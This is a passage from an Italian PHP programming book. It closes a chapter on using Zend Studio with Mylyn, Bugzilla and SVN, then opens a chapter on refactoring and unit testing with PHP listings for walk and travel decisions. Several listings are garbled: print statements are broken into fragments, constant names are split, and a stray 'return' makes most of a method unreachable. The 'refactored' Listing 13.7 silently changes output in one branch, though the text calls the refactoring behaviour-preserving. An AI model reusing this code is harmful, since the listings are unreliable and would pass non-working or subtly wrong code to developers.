Il pulsante successivo, a forma di palle di cannone, è sempre a commutazione e serve per filtrare le attività della settimana corrente, anche in questo caso per alleggerire il lavoro di esame delle attività. L'ultima voce della barra degli strumenti è il menu *View*, già citato per visualizzare le preferenze, che contiene molte altre opzioni, tra cui vale la pena ricordare *Show UI Legend*. Fate clic su questa voce per visualizzare un elenco di opzioni simili a quello mostrato nella Figura 12.11, che riporta tutte le icone presenti nella *Task List*, ciascuna delle quali è indicata con una breve descrizione.

Valutare ulteriori vantaggi

Dopo aver studiato alcuni dei vantaggi che derivano dall'integrazione tra Mylyn e Bugzilla, vale la pena soffermarsi su altre interessanti opportunità fornite da Zend Studio for Eclipse. Sono strumenti che nascono da forme di integrazione che si sovrappongono tra loro, e di conseguenza sono utili per il lavoro di sviluppo del team agile.

Il primo ulteriore vantaggio da rilevare è dato dall'area contestuale della finestra delle attività. L'eventuale integrazione con un archivio di codice (chi non ce l'ha al giorno d'oggi!), per esempio Subversion (SVN) o CVS, permette di gestire l'interazione complessiva con gli archivi utilizzando la

vista di filtro (contestuale) del bug in questione. Esistono svariati strumenti di gestione degli archivi software, quali Git e Mercurial, ma si preferisce citare SVN per i suoi punti di integrazione con Zend Studio.



Figura 12.11 Legenda delle icone di Mylyn in Zend Studio for Eclipse.

Come si può vedere nella Figura 12.12, la finestra contestuale si apre mostrando un file che è stato modificato e memorizzato in locale, come indicato dal carattere > a fianco del nome, `DemoDebug.php`. Si tratta di un modo decisamente chiaro per visualizzare i file dell'attività e del progetto che devono essere presi in considerazione tra quelli in archivio. Occorre tuttavia ricordare che questo genere di file tracking può essere gestito solo dopo aver “attivato” il bug in Mylyn.

Un'altra estrapolazione interessante riguarda l'esame delle modifiche del codice nel corso di una revisione software. Anche in questo caso è possibile accedere a un breve elenco dall'interno del contesto del bug; fate clic con il tasto destro del mouse sul progetto (oppure su un singolo file) per confrontare il lavoro corrente con quello dell'ultima versione (in base al numero di revisione) presente nell'archivio di codice.



Figura 12.12 Finestra contestuale relativa a un bug in Zend Studio.

Se necessario, potete anche ripercorre la cronologia in archivio, facendo riferimento ai numeri di revisione precedenti. La Figura 12.13 mostra un confronto cronologico tra due versioni dell'intero progetto. Questo genere di analisi delle modifiche nel codice può essere eseguito anche nella cronologia dei file memorizzati in locale, se necessario. La scelta del confronto (basato sulla cronologia in archivio oppure in locale) dipende dalle esigenze del progetto, ma può anche essere dettata dalla frequenza con la quale si riporta il lavoro di sviluppo nell'archivio di codice.

Nella Figura 12.13 si nota in cima alla finestra l'elenco dei numeri di revisione SVN, seguito da informazioni relative alla data di inserimento delle revisioni in archivio. La sezione più in basso mostra i file modificati nel corso delle attività della revisione selezionata, che corrisponde all'ultima volta in cui è stata inserita una revisione in archivio (diversa da quella in esecuzione attualmente in locale oppure non ancora inserita nell'archivio). La sezione ancora più in basso riporta i file che sono in esecuzione per l'attività e che non sono ancora stati inseriti in archivio, mentre l'ultima sezione in basso mostra le modifiche del codice riga per riga e confronta lo stato corrente del file con quello memorizzato in archivio.




Figura 12.13 Confronto cronologico tra file locale e file nell'archivio SVN.

Riepilogo

Dopo aver conosciuto questo fantastico insieme di strumenti e la loro gestione (in gran parte) in Zend Studio for Eclipse, dovreste saperne abbastanza per iniziare a utilizzarli e sfruttarli a vostro vantaggio nel lavoro di sviluppo. È impossibile immaginare dove sarei oggi se non avessi conosciuto la metodologia di programmazione agile per gestire attività e progetti. Ovviamente, ci sono voluti anni per padroneggiare questa combinazione di strumenti, a partire dall'unione tra Zend Studio for Eclipse e SVN, per passare all'inserimento di Bugzilla fino all'integrazione tra Zend Studio for Eclipse e Mylyn. Voi avete l'opportunità di partire direttamente con l'integrazione tra tutti gli strumenti senza doverne scoprire il valore uno alla volta, come è capitato a me.

L'aggregazione degli strumenti di sviluppo vi consente di snellire il lavoro di progetto anche se state scoprendo solo ora i vantaggi della metodologia agile combinata con la programmazione estrema (*Extreme Programming* o XP), i rally di codice, la strategia “release early, release often” e così via.

In questo capitolo non sono state affrontate tutte le caratteristiche di ogni singolo strumento e le funzionalità delle rispettive barre di comandi; l'approfondimento è lasciato alla vostra esperienza specifica e diretta. Scoprire da soli nuove funzionalità degli strumenti di sviluppo è una soddisfazione che non si può negare a nessuno. Nonostante ciò, concludo il capitolo indicandovi alcune risorse utili per approfondire il vostro studio e aumentare la conoscenza dei diversi strumenti di sviluppo software.

- Home page di Zend Studio for Eclipse:
<http://www zend com/en/products/studio/>.
- Home page di Bugzilla: <http://www bugzilla org/>.
- Pagina dedicata a Mylyn Eclipse: <http://www eclipse org/mylyn/>.
- Home page di Mylyn: <http://tasktop com/mylyn/>.
- Video: Keynote W-JAX 2008 del Dr. Mik Kersten: “Redefining the ‘i’ of IDE”: <http://tasktop com/videos/w-jax/kersten-keynote.html>.

Refactoring, unit testing e continuous integration

Chi sviluppa software si propone l'obiettivo di ottenere una base di codice stabile e di alta qualità, allo scopo di ridurre il tempo impiegato per il debugging e di agevolare il rilascio frequente di nuovi aggiornamenti. In questo capitolo si studieranno le tecniche che migliorano l'affidabilità del codice e rendono più semplici e sicure le modifiche dei programmi. Le tecniche in questione prendono il nome di *refactoring*, *unit testing* e *continuous integration*.

Il refactoring è un processo di modifica della struttura del codice che ha lo scopo di migliorare la sua qualità. Gli interventi di refactoring non aggiungono o modificano funzioni della soluzione software, ma costituiscono una parte fondamentale e naturale della programmazione. Nonostante lo scopo non sia modificare le funzionalità di un programma, il refactoring non va trascurato, perché è abbastanza facile cambiare inavvertitamente il comportamento funzionale dell'applicazione. I bug introdotti da questi interventi sono difficili da individuare e possono rimanere inattivi per lungo tempo prima che ci si possa accorgere della loro presenza.

Le tecniche di unit testing agevolano l'individuazione rapida degli effetti indesiderati dovuti agli interventi di refactoring. Quando il programma non supera una procedura di test è necessario esaminare la causa che ha prodotto il fallimento del test. Se si ritiene che il fallimento sia dovuto alla modifica intenzionale di una determinata funzionalità, allora è sufficiente modificare la procedura di test fino a ottenere un esito positivo. Se al contrario il fallimento del test non era previsto, allora si deve correggere il nuovo bug presente nel codice.

Il processo di continuous integration (CI) esegue il controllo qualità o quality assurance (QA) di un progetto. I componenti di un team di sviluppo devono integrare quotidianamente il proprio lavoro (a volte perfino più di

una volta al giorno) inserendolo nell’archivio (repository) di controllo del codice sorgente relativo a un progetto. Un server CI tiene sotto controllo l’archivio ed esegue una “build” automatica dopo aver rilevato la presenza di modifiche del codice, a intervalli regolari oppure su richiesta. La build esegue una serie di attività, che comprendono unit test e analisi statistiche. La natura regolare e automatica delle tecniche di CI segnalano rapidamente le modifiche del codice che hanno “danneggiato” la build. Danneggiare la build significa che un passaggio automatico non funziona più dopo che un componente del team di sviluppo ha inserito il proprio codice. Nei linguaggi non compilati come PHP una situazione del genere si ha quando uno o più unit test danno esito negativo. Le tecniche CI rendono più affidabile il codice di base, il che a sua volta consente di ottenere aggiornamenti più stabili e frequenti. La metodologia CI permette inoltre di predisporre build script in grado di eseguire una serie di comandi e di attività per conto proprio, ovvero di mettere in funzione operazioni che altrimenti andrebbero eseguite in modo ripetitivo, noioso, impegnando tempo e fatica, con la possibilità di commettere errori.

Refactoring

Di seguito sono indicati alcuni esempi di refactoring.

- Eliminazione di codice duplicato, grazie alla creazione di una nuova funzione da chiamare al posto di istruzioni ripetute più volte nel codice.
- Sostituzione di un’espressione logica complessa con un’istruzione semplificata oppure con il nome di una funzione che descriva l’operazione svolta, allo scopo di migliorare la leggibilità del codice.
- Estrazione di metodi da una grande classe e loro spostamento in una classe nuova o più appropriata.
- Riduzione dei livelli di nidificazione delle istruzioni che definiscono la struttura di controllo del programma (`if/else`, `for`, `foreach`, `while`, `switch`).
- Modifica del design orientato a oggetti, per esempio con l’estensione di una classe di base o tramite l’impiego di pattern di design quali builder o singleton.

Sono molte le operazioni di refactoring che si possono impostare. Martin Fowler è stato il pioniere di queste tecniche di programmazione e ha stilato un elenco di ciò che va considerato codice smell e richiede interventi di

correzione. Di seguito sono indicati alcuni testi che spiegano le principali tecniche di refactoring.

- Refactoring: Improving the Design of Existing Code, di Martin Fowler, Kent Beck, John Brant, William Opdyke e John Roberts (Addison-Wesley, 1999).
- Pro PHP Refactoring, di Francesco Trucchia e Jacopo Romei (Apress, 2010).

La ripetizione di codice è un segno inequivocabile della necessità del refactoring. L'incapsulamento di parti logiche del codice in funzioni è uno dei principi fondamentali della programmazione. Il “copia e incolla” in più parti di un programma è una violazione di questo principio fondamentale e aumenta significativamente la possibilità di avere a che fare con bug e malfunzionamenti del software.

Si supponga per esempio di copiare un blocco di codice in cinque punti diversi di un programma. Con il passare del tempo si può manifestare l'esigenza di modificare le funzionalità del blocco e probabilmente si fatica a ricordare che occorre aggiornare il codice in cinque punti diversi del programma. Al contrario, se il blocco di codice fosse definito da una funzione, allora le modifiche andrebbero effettuate in un solo punto del programma. I test andrebbero quindi eseguiti solo per l'unità funzionale, non in cinque punti distinti tra loro.

L'insidia nascosta nel refactoring è data dall'introduzione di variazioni inattese nel comportamento del codice. Questi cambiamenti si verificano spesso in una parte di codice che non risulta attualmente in funzione e che può essere molto difficile da individuare. Per questo motivo le tecniche di refactoring e di unit testing devono andare di pari passo.

Gli interventi di refactoring possono aumentare la dimensione del codice, ma questo non è affatto un problema. Lo scopo del refactoring non è ridurre la quantità di istruzioni; gran parte delle righe aggiunte sono spazi bianchi che rendono più leggibile il codice.

Piccoli interventi di refactoring

Il Listato 13.1 mostra un esempio di codice su cui effettuare operazioni di refactoring.

Listato 13.1 Codice che stabilisce se dobbiamo fare una passeggiata.

```

<?php
define('OWN_A_DOG', true);
define('TIRED', false);
define('HAVE_NOT_WALKED_FOR_DAYS', false);
define('NICE_OUTSIDE', false);
define('BORED', true);

if ( (OWN_A_DOG && (!TIRED || HAVE_NOT_WALKED_FOR_DAYS)) ||
(NICE_OUTSIDE && !TIRED) || BORED )
{
    goForAWalk();
}

function goForAWalk() {
    echo "Going for a walk";
}
?>

```

Il primo intervento di refactoring (Listato 13.2) estraе le opzioni di configurazione e le inserisce in un file esterno (Listato 13.3).

Listato 13.2 Refactoring che coinvolge il file di configurazione (Listato 13.3).

```

<?php
require_once 'walkConfig.php';

if ( (OWN_A_DOG && (!TIRED || HAVE_NOT_WALKED_FOR_DAYS)) ||
(NICE_OUTSIDE && !TIRED) || BORED )
{
    goForAWalk();
}

function goForAWalk() {
    echo "Going for a walk";
}

?>

```

Listato 13.3 Il file di configurazione, walkConfig.php.

```

<?php
define('OWN_A_DOG', true);
define('TIRED', false);
define('HAVE_NOT_WALKED_FOR_DAYS', false);
define('NICE_OUTSIDE', false);
define('BORED', true);
?>

```

Lunghe espressioni logiche, simili a quella del Listato 13.1, possono essere estratte e diventare una funzione, allo scopo di aumentare la leggibilità del programma, come si può vedere nel Listato 13.4.

Listato 13.4 Migliorare la leggibilità spostando l'espressione logica in una funzione separata.

```

<?php
require_once 'walkConfig.php';

```

```

if (shouldWalk()) {
    goForAWalk();
}

function shouldWalk() {
    return ( (OWN_A_DOG && (!TIRED || HAVE_NOT_WALKED_FOR_DAYS)) ||
            (NICE_OUTSIDE && !TIRED) ||
            BORED);
}

function goForAWalk() {
    echo "Going for a walk";
}

?>

```

A prima vista può sembrare che si stia semplicemente mescolando le carte. Sarà anche vero, ma grazie alle modifiche diventa più semplice seguire il flusso del programma principale. Va ricordato inoltre che, se la logica si ripete più volte nel programma, è possibile riutilizzare la funzione. La nuova funzione può essere ancora più leggibile se si prosegue nell'opera di suddivisione della logica del programma. Si veda il Listato 13.5.

Listato 13.5 Suddividere la logica di una funzione in due funzioni più piccole.

```

<?php
require_once 'walkConfig.php';

if (shouldWalk()) {
    goForAWalk();
}

function shouldWalk() {
    return ( timeToWalkTheDog() || feelLikeWalking() );
}

function timeToWalkTheDog() {
    return (OWN_A_DOG && (!TIRED || HAVE_NOT_WALKED_FOR_DAYS));
}

function feelLikeWalking() {
    return ((NICE_OUTSIDE && !TIRED) || BORED);
}

function goForAWalk() {
    echo "Going for a walk";
}

?>

```

Il Listato 13.1 e il Listato 13.5 sono identici dal punto di vista funzionale, ma il Listato 13.5 è molto più leggibile, riutilizza la logica del codice e

prevede test unit.

Il prossimo esempio (Listato 13.6) è un po' più complesso in termini di refactoring e introduce parametri relativi alle funzioni estratte, come si può vedere nel Listato 13.7.

Listato 13.6 Uno script PHP con istruzioni ripetute.

```
<?php

$total = 0;
$value = rand(1, 10);
if ($value > 5) {
    $multiple = 2;
    $total = $value;
    $total *= $multiple;
    $total += (10 - $value);
    print "goodbye<br/>";
    print "initial value is $value<br/>";
    print "the total is $total<br/>";
} else {
    $multiple = 7;
    $total = $value;
    $total *= $multiple;
    $total += (10 - $value);
    print "hello!<br/>";
    print "initial value is $value<br/>";
    print "the total is $total<br/>";
}
?>
```

Listato 13.7 Lo script PHP del Listato 13.6 con refactoring che elimina le ripetizioni.

```
<?php

$total = 0;
$value = rand(1, 10);
if ($value > 5) {
    $total = changeTotalValue($value, 2);
    displayMessage("goodbye", $value, $total);
} else {
    $total = changeTotalValue($value, 7);
    displayMessage("goodbye", $value, $total);
}

function changeTotalValue($value, $multiple) {
    $total = $value * $multiple;
    $total += (10 - $value);
    return $total;
}

function displayMessage($greeting, $value, $total) {
    print "$greeting<br/>";
    print "initial value is $value<br/>";
    print "the total is $total<br/>";
```

```
}
```

```
?>
```

Il passaggio dal codice del Listato 13.6 a quello del Listato 13.7 porta a chiedere come si può essere certi di non aver introdotto “effetti collaterali indesiderati”. La risposta è che senza test non c’è alcuna certezza.

Esempio più esteso di codice legacy

Analizziamo il lungo script del Listato 13.8, su cui si effettueranno interventi di refactoring per renderlo più semplice da comprendere. Nello script, data una posizione iniziale e una destinazione, si calcola la modalità ideale per spostarsi e si visualizza il tempo totale necessario per muoversi dall’inizio alla fine. Nell’esempio si pongono alcune semplici ipotesi di partenza, che includono la possibilità di raggiungere la destinazione spostandosi sempre in linea retta e che l’auto non rimanga mai senza benzina.

Listato 13.8 Script iniziale del codice legacy, travel_original.php.

```
<?php

error_reporting ( E_ALL );
//costanti
define ( 'WALK_STEP', 0.25 ); //passi di un quarto di metro
define ( 'BIKE_STEP', 3.00 ); //passi di tre metri
define ( 'BUS_STEP', 30.00 ); //passi del bus
define ( 'BUS_DELAY', 300 ); //cinque minuti per aspettare il bus
define ( 'CAR_STEP', 50.00 ); //passi dell'automobile
define ( 'CAR_DELAY', 20 ); //venti secondi perché l'automobile
acceleri
define ( 'HAS_CAR', true );
define ( 'HAS_MONEY', true );
define ( 'IN_A_RUSH', true );
define ( 'ON_BUS_ROUTE', true );
define ( 'HAS_BIKE', false );
define ( 'STORMY_WEATHER', false );
define ( 'WALKING_MAX_DISTANCE', 2500 );

class Location {

    public $x = 0;
    public $y = 0;

    public function __construct($x, $y) {
        $this->x = $x;
        $this->y = $y;
    }

    public function toString() {
```

```

        return "(" . round ( $this->x, 2 ) . ", " . round (
$this->y, 2 ) . ")";
    }

}

function travel(Location $src, Location $dest) {
    //calcola il vettore di direzione
    $distance_y = $dest->y - $src->y;
    $distance_x = $dest->x - $src->x;
    $angle = null;

    if ($distance_x) {
        if ($distance_y) {
            $angle = atan($distance_y / $distance_x);
        } else {
            if ($distance_x > 0) {
                $angle = 0.0; //destra
            } else {
                $angle = 180.0; //sinistra
            }
        }
    } else {
        if ($distance_y) {
            if ($distance_y < 0) {
                $angle = - 90.0; //giù
            } else {
                $angle = 90.0; //su
            }
        }
    }
    $angle_in_radians = deg2rad ( $angle );

    $distance = 0.0;
    //calcola la distanza in linea retta
    if ($dest->y == $src->y) {
        $distance = $dest->x - $src->x;
    } else if ($dest->x == $src->x) {
        $distance = $dest->y - $src->y;
    } else {
        $distance = sqrt ( ($distance_x * $distance_x) +
($distance_y * $distance_y) );
    }

    print "Trying to go from " . $src->toString () .
        " to " . $dest->toString () . "<br/>\n";
    if (IN_A_RUSH) {
        print "<strong>In a rush</strong><br/>\n";
    }
    print "Distance is " . $distance . " in the direction of " .
        $angle . " degrees<br/>";

    $time = 0.0;
}

```

```

$has_options = false;
if (HAS_CAR || (HAS MONEY && ON_BUS_ROUTE) || HAS_BIKE) {
    $has_options = true;
}
if ($has_options) {
    if (STORMY_WEATHER) {
        if (HAS_CAR) {
            //guida l'automobile
            while ( abs ( $src->x - $dest->x ) >
CAR_STEP ||

abs ( $src->y - $dest->y ) >
CAR_STEP ) {
                $src->x += (CAR_STEP * cos (
$angle_in_radians ));
                $src->y += (CAR_STEP * sin (
$angle_in_radians ));
                ++ $time;
                print "driving a car...
currently at (".
" .
"  
\n";
                }
                print "Got to destination by driving a
car<br/>";
} else if (HAS MONEY && ON_BUS_ROUTE) {
    //prende il bus
    while ( abs ( $src->x - $dest->x ) >
BUS_STEP ||

abs ( $src->y - $dest->y ) >
BUS_STEP ) {
        $src->x += (BUS_STEP * cos (
$angle_in_radians ));
        $src->y += (BUS_STEP * sin (
$angle_in_radians ));
        ++ $time;
        print "on the bus... currently
at (".
" ,
" .
")<br/>\n";
    }
    print "Got to destination by riding the
bus<br/>";
} else {
    //guida la bicicletta
    while ( abs ( $src->x - $dest->x ) >
BIKE_STEP ||

abs ( $src->y - $dest->y ) >
BIKE_STEP ) {
        $src->x += (BIKE_STEP * cos (
$angle_in_radians ));

```

```

        $src->y += (BIKE_STEP * sin (
$angle_in_radians ));

        ++ $time;
        print "biking... currently at
(" .
                                round ( $src->x, 2 ) .
",   " .
                                round ( $src->y, 2 ) .

")<br/>\n";
}

} else {
    if ($distance < WALKING_MAX_DISTANCE && !
IN_A_RUSH) { //walk
    while ( abs ( $src->x - $dest->x ) >
WALK_STEP ||
WALK_STEP ) {
        $src->x += (WALK_STEP * cos (
$angle_in_radians ));
        $src->y += (WALK_STEP * sin (
$angle_in_radians ));

        ++ $time;
        print "walking... currently at
(" .
                                round ( $src->x, 2 ) .
",   " .
                                round ( $src->y, 2 ) .

")<br/>\n";
}

} else {
    if (HAS_CAR) {
        //guida l'automobile
        $time += CAR_DELAY;
        while ( abs ( $src->x - $dest-
>x ) > CAR_STEP ||
>y ) > CAR_STEP ) {
            $src->x += (CAR_STEP * cos (
$angle_in_radians ));
            $src->y += (CAR_STEP * sin (
$angle_in_radians ));

            ++ $time;
            print "driving a car...
currently at (" .
2 ) . ",   " .
                                round ( $src->x,
                                round ( $src->y,

```



```

        } else if ($distance < WALKING_MAX_DISTANCE) {
            //cammina
            while ( abs ( $src->x - $dest->x ) > WALK_STEP
||           abs ( $src->y - $dest->y ) > WALK_STEP
        ) {
            $src->x += (WALK_STEP * cos (
$angle_in_radians ));
            $src->y += (WALK_STEP * sin (
$angle_in_radians ));
            ++ $time;
            print "walking... currently at (" .
round ( $src->x, 2 ) . ", " .
round ( $src->y, 2 ) . ")"
<br/>\n";
        }
        print "Got to destination by walking<br/>";
    } else {
        print "ERROR: Too far to walk<br/>";
    }
}
print "Total time was: " . date ( "i:s", $time );
}
//esempio di utilizzo
//travel ( new Location ( 1, 3 ), new Location ( 4, 10 ) );
?>
```

La versione iniziale del codice del Listato 13.8 è una sola grande funzione che esegue troppe operazioni. Non ci sono test. Se il codice dovesse dipendere dall'accuratezza dello script non ci sarebbe alcuna garanzia di affidabilità. Inoltre, l'eventuale esigenza di aggiungere funzionalità al programma implicherebbe la necessità di procedere con attenzione, per evitare l'introduzione di effetti collaterali. Questo è un esempio abbastanza tipico di codice legacy, ma potrebbe andare ancora peggio: nell'esempio non ci sono variabili globali.

Il metodo `travel` ha troppi livelli di nidificazione e sarebbe molto difficile aggiungere una serie di test in un programma di questo genere. Si prende inoltre troppe responsabilità, in quanto deve calcolare la distanza di un tragitto, stabilire la modalità di viaggio e fornire le indicazioni utili per spostarsi. La funzione è piena zeppa di commenti inline, che sarebbero superflui se venisse spezzata in funzioni più piccole e definite con nomi più significativi. Vi è poi una grande quantità di codice ripetuto.

È possibile eseguire alcune chiamate di esempio di `travel`, per avere un'idea del suo funzionamento corretto, ma questa strategia non è

assolutamente rigorosa. Ciò che occorre fare è intervenire con tecniche di refactoring del codice e implementare unit test.

Il refactoring del codice richiede di rispondere ad alcune domande chiave, tra cui quelle indicate di seguito:

- Cosa può essere facilmente modificato? (Assenza di dipendenze)
- Ci sono ripetizioni? (Si deve creare un metodo?)
- Si può semplificare il codice oppure renderlo più semplice da comprendere? (Leggibilità)
- Il codice è abbastanza semplice per potervi aggiungere alcuni test?

Non esiste una soluzione unica per il refactoring. Ciò che si può migliorare dipende dalla sensibilità del programmatore che, con la pratica e l'esperienza, comprende sempre meglio e con più facilità quali sono gli interventi da effettuare. Anche l'inserimento di test unit in fase di refactoring è una sorta di arte creativa. Da un punto di vista teorico, si dovrebbero aggiungere test ogni volta che si inserisce una modifica; in pratica, ciò non è sempre fattibile.

NOTA

Dato che questo libro non è destinato ad approfondire lo studio delle tecniche di refactoring e tenendo conto dello spazio a disposizione, in questo capitolo non si presentano i singoli interventi di refactoring, ma ci si limita a riportare uno alla volta i risultati di una serie di operazioni di refactoring. Per studiare la procedura passo dopo passo, potete scaricare il codice sorgente dalla pagina dedicata a questo libro: <http://www.bit.ly/PHP-pro>.

Un primo intervento di refactoring rimuove le costanti definite con la funzione `define` all'inizio dello script e le colloca in un nuovo file, `config.php` (Listato 13.9). Questa operazione offre anche il vantaggio di favorire il riutilizzo del codice. Se le medesime definizioni sono richieste in un altro script, è sufficiente includere lo stesso file di configurazione.

Si può inoltre spostare la classe `Location` in un file apposito, `location.php` (Listato 13.10). Si modifica il nome del metodo `travel` in `execute` e lo si incapsula nella classe `Travel` (Listato 13.12). A questo punto si estraе il blocco di codice che all'inizio del metodo `execute` visualizza dove si sta cercando di andare e lo si colloca in una nuova classe helper, `TravelView` (Listato 13.11). Infine, si estraе il blocco di codice che nel metodo `travel` stabilisce se ci sono opzioni relative ai veicoli. Il codice è ancora privo di test unit, ma ora la classe ha un aspetto leggermente più organizzato, come si può vedere nel Listato 13.12.

Listato 13.9 Il file delle impostazioni, `config.php`.

```

<?php
define ( 'WALK_STEP', 0.25 ); //passi di un quarto di metro
define ( 'BIKE_STEP', 3.00 ); //passi di tre metri
define ( 'BUS_STEP', 30.00 ); //passi del bus
define ( 'BUS_DELAY', 300 ); //cinque minuti per aspettare il bus
define ( 'CAR_STEP', 50.00 ); //passi dell'automobile
define ( 'CAR_DELAY', 20 ); //venti secondi perché l'automobile
acceleri
define ( 'HAS_CAR', true );
define ( 'HAS_MONEY', true );
define ( 'IN_A_RUSH', true );
define ( 'ON_BUS_ROUTE', true );
define ( 'HAS_BIKE', false );
define ( 'STORMY_WEATHER', false );
define ( 'WALKING_MAX_DISTANCE', 2500 );
?>

```

Listato 13.10 La classe Location, location.php.

```

<?php

class Location {

    public $x = 0;
    public $y = 0;

    public function __construct($x, $y) {
        $this->x = $x;
        $this->y = $y;
    }
    public function toString() {
        return "(" . round($this->x, 2) . ", " . round($this->y, 2) .
    ")";
    }
}

?>

```

Listato 13.11 La classe TravelView, travelView.php.

```

<?php

error_reporting(E_ALL);
require_once 'config.php';
require_once 'location.php';

class TravelView {

    public static function displayOurIntendedPath( $angle, $distance,
                                                Location $src,
                                                Location $dest) {
        print "Trying to go from " . $src->toString() . " to " .
              $dest->toString() . "<br/>\n";
        if (IN_A_RUSH) {
            print "<strong>In a rush</strong><br/>\n";
        }
    }
}

```

```

        }
        print "Distance is " . $distance . " in the direction of " .
              $angle . " degrees<br/>";
    }

}
?>

```

Listato 13.12 Il file travel_original.php dopo il primo round di refactoring.

```

<?php.

error_reporting(E_ALL);
require_once 'config.php';
require_once 'location.php';
require_once 'travelView.php';

class Travel{

public function execute(Location $src, Location $dest) {
    //calcola il vettore di direzione
    $distance_y = $dest->y - $src->y;
    $distance_x = $dest->x - $src->x;
    $angle = null;
    $time = 0.0;

    if ($distance_x) {
        if ($distance_y) {
            $angle = atan($distance_y / $distance_x);
        } else {
            if ($distance_x > 0) {
                $angle = 0.0; //destra
            } else {
                $angle = 180.0; //sinistra
            }
        }
    } else {
        if ($distance_y) {
            if ($distance_y < 0) {
                $angle = - 90.0; //giù
            } else {
                $angle = 90.0; //su
            }
        }
    }
    return $angle;
    $angle_in_radians = deg2rad ( $angle );

    $distance = 0.0;
    //calcola la distanza in linea retta
    if ($dest->y == $src->y) {
        $distance = $dest->x - $src->x;
    } else if ($dest->x == $src->x) {
        $distance = $dest->y - $src->y;
    } else {
        $distance = sqrt ( ($distance_x * $distance_x) +

```

```

        ($distance_y * $distance_y) );
    }

TravelView::displayOurIntendedPath($angle, $distance, $src,
$dest);

$has_options = $this->doWeHaveOptions();

if ($has_options) {
    if (STORMY_WEATHER) {
        if (HAS_CAR) {
            //guida l'automobile
            while ( abs ( $src->x - $dest->x ) >
CAR_STEP ||
CAR_STEP ) {
                $src->x += (CAR_STEP * cos (
$angle_in_radians ));
                $src->y += (CAR_STEP * sin (
$angle_in_radians ));
                ++ $time;
                print "driving a car...
currently at (" .
" .
round ( $src->x, 2 ) . ",
" .
round ( $src->y, 2 ) . ")
<br/>\n";
            }
            print "Got to destination by driving a
car<br/>";
        } else if (HAS_MONEY && ON_BUS_ROUTE) {
            //prende il bus
            while ( abs ( $src->x - $dest->x ) >
BUS_STEP ||
BUS_STEP ) {
                $src->x += (BUS_STEP * cos (
$angle_in_radians ));
                $src->y += (BUS_STEP * sin (
$angle_in_radians ));
                ++ $time;
                print "on the bus... currently
at (" .
" ,
" .
round ( $src->x, 2 ) . ,
" ,
" .
round ( $src->y, 2 ) . )
<br/>\n";
            }
            print "Got to destination by riding the
bus<br/>";
        } else {
            //guida la bicicletta
            while ( abs ( $src->x - $dest->x ) >
BIKE_STEP ||
BIKE_STEP ) {
                $src->x += (BIKE_STEP * cos (
$angle_in_radians ));
                $src->y += (BIKE_STEP * sin (
$angle_in_radians ));
                ++ $time;
                print "driving a bike...
currently at (" .
" .
round ( $src->x, 2 ) . ",
" .
round ( $src->y, 2 ) . ")
<br/>\n";
            }
            print "Got to destination by riding the
bike<br/>";
        }
    }
}

```

```

BIKE_STEP ) {
    $src->x += (BIKE_STEP * cos (
    $src->y += (BIKE_STEP * sin (
    ++ $time;
    print "biking... currently at
(" .
    round ( $src->x, 2 ) .
    round ( $src->y, 2 ) .
")<br/>\n";
}

print "Got to destination by
biking<br/>";
}

} else {
    if ($distance < WALKING_MAX_DISTANCE && !
IN_A_RUSH) { //cammina
        while ( abs ( $src->x - $dest->x ) >
WALK_STEP ||
WALK_STEP ) {
            $src->x += (WALK_STEP * cos (
            $src->y += (WALK_STEP * sin (
            ++ $time;
            print "walking... currently at
(" .
            round ( $src->x, 2 ) .
            round ( $src->y, 2 ) .
")<br/>\n";
}

print "Got to destination by
walking<br/>";
}

} else {
    if (HAS_CAR) {
        //guida l'automobile
        $time += CAR_DELAY;
        while ( abs ( $src->x - $dest-
>x ) > CAR_STEP ||
>y ) > CAR_STEP ) {
            $src->x += (CAR_STEP *
cos (
            $src->y += (CAR_STEP *
sin (
            ++ $time;
            print "driving a car...

```

```

currently at (" .
2 ) . ", " .
2 ) . ")<br/>\n";
driving a car<br/>";
} else if (HAS_MONEY && ON_BUS_ROUTE) {
    // prende il bus
    $time += BUS_DELAY;
    while ( abs ( $src->x - $dest->x ) > BUS_STEP ||

>y ) > BUS_STEP ) {
$src->x += (BUS_STEP *
    cos ( $angle_in_radians ));
    sin ( $angle_in_radians ));

currently at (" .
2 ) . ", " .
2 ) . ")<br/>\n";
}
print "Got to destination by
riding the bus<br/>";
} else {
    // guida la bicicletta
    while ( abs ( $src->x - $dest->x ) > BIKE_STEP ||

>y ) > BIKE_STEP ) {
$src->x += (BIKE_STEP *
    cos (
$angle_in_radians ));

$src->y += (BIKE_STEP *
    sin (
$angle_in_radians ));

currently at (" .
2 ) . ", " .
2 ) . ")<br/>\n";
}
print "Got to destination by
biking<br/>";
}
}

```

```

        } else {
            if (STORMY_WEATHER) {
                print "ERROR: Storming<br/>";
            } else if ($distance < WALKING_MAX_DISTANCE) {
                //cammina
                while ( abs ( $src->x - $dest->x ) > WALK_STEP
||                               abs ( $src->y - $dest->y ) > WALK_STEP
) {
                    $src->x += (WALK_STEP * cos (
$angle_in_radians ));
                    $src->y += (WALK_STEP * sin (
$angle_in_radians ));
                    ++ $time;
                    print "walking... currently at (" .
round ( $src->x, 2 ) . ", " .
round ( $src->y, 2 ) . ")"
<br/>\n";
                }
                print "Got to destination by walking<br/>";
            } else {
                print "ERROR: Too far to walk<br/>";
            }
        }
        print "Total time was: " . date ( "i:s", $time );
    }

private function doWeHaveOptions() {
    $has_options = false;
